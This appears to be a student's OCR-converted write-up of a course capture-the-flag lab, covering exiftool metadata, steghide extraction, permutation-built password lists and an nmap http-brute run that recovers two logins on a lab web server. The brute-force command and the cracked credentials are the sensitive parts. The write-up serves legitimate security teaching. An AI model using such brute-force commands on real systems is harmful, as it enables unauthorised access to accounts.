
Lab 3 - Hacking challenge

Recap from Lab 1 and 2 of information already discovered!


“”

Facts - Our target is **195.148.56.154**
We know there is an image on ctf.wpk.tpu.fi that has some a base64 comment from exiftool and one file embedded in it from steghide
We know the webserver on host3 has basic http auth which can be brute forced using the combinations of usernames from ctf.wpk.tpu.fi nginx page and the finnish song names
Kisu, Sisu, Visu, Misu,
The topsecretfile.txt had some more info
But there are still different usernames from the comments here



Thoughts
Maybe used somewhere else hmm
“”

The lab starts from this hint




Going to ctf.wpk.tpu.fi:8000 where the ctf is hosted we see one yoda image

Is this the image? Lets download it and run exiftool on it


Exiftool

```
┌──(kali㉿Kali)-[~/ethical-hacking]
└─$ exiftool yoda_image.jpg
ExifTool Version Number         : 12.64
File Name                       : yoda_image.jpg
Directory                       : .
File Size                       : 355 kB
File Modification Date/Time     : 2023:10:24 19:53:50+00:00
File Access Date/Time           : 2023:10:24 19:53:50+00:00
File Inode Change Date/Time     : 2023:10:24 19:53:50+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : aHR0cHM6Ly9nLmNvL2tncy9zaFJEaWE=
Image Width                     : 1024
Image Height                    : 700
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1024x700
Megapixels                      : 0.717
```

We can see some basic info about the image and also one Comment which looks out of place. Putting it into cyberchef to analyse



Looks like its a link? Usually shouldnt trust shortened links but this time we trust in the lecturer xD




Okay? Some finnish lore, maybe the image has more information than we found. Next we try steghide to see if there are any files in the image as well.

Steghide

```
┌──(kali㉿Kali)-[~/ethical-hacking]
└─$ steghide --extract -sf yoda_image.jpg
Enter passphrase:
the file "topsecret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "topsecret.txt".
```

Luckily there was no passphrase on the image but now we have a set of rules to brute force the http login page we discovered.

Users.txt



Combining al possible username from this lab i.e. the ones from the html comments and the ones from the song.

Similarly following the rules to make the password list, using the online tool - https://www.dcode.fr/permutations-generator

4 item·s

↑↓
KisuSisuVisuMisu
SisuKisuVisuMisu
VisuKisuSisuMisu
KisuVisuSisuMisu
SisuVisuKisuMisu
VisuSisuKisuMisu
VisuSisuMisuKisu
SisuVisuMisuKisu
MisuVisuSisuKisu
VisuMisuSisuKisu
SisuMisuVisuKisu
MisuSisuVisuKisu
MisuKisuVisuSisu
KisuMisuVisuSisu
VisuMisuKisuSisu
MisuVisuKisuSisu
KisuVisuMisuSisu
VisuKisuMisuSisu
SisuKisuMisuVisu
KisuSisuMisuVisu
MisuSisuKisuVisu
SisuMisuKisuVisu
KisuMisuSisuVisu
MisuKisuSisuVisu
#N : 24

Now the only thing left is to run the nmap script / or couldve used some other brute forcer as well.


```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -p 80 --script http-brute --script-args userdb=/home/kali/ethical-hacking/login/users.txt,passdb=/home/kali/ethical-hacking/log
in/passwords.txt,http-brute.path=/view/viewer_index.shtml 195.148.56.154
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 12:39 UTC
Nmap scan report for pc56-154.tpu.fi (195.148.56.154)
Host is up (0.037s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts:
|     lara:KisuSisuVisuMisu - Valid credentials
|     tooberts:VisuSisuKisuMisu - Valid credentials
|_  Statistics: Performed 164 guesses in 3 seconds, average tps: 54.7

Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds
```

Bingo! There are valid credentials here
| Accounts:
| lara:KisuSisuVisuMisu - Valid credentials
| tooberts:VisuSisuKisuMisu - Valid credentials

We get two accounts! Lets login to both one after another



We have completed the lab!!
Sadly these arent the credentials for the ftp side login and after asking the teacher doesnt seem like theres more to this hacking challenge.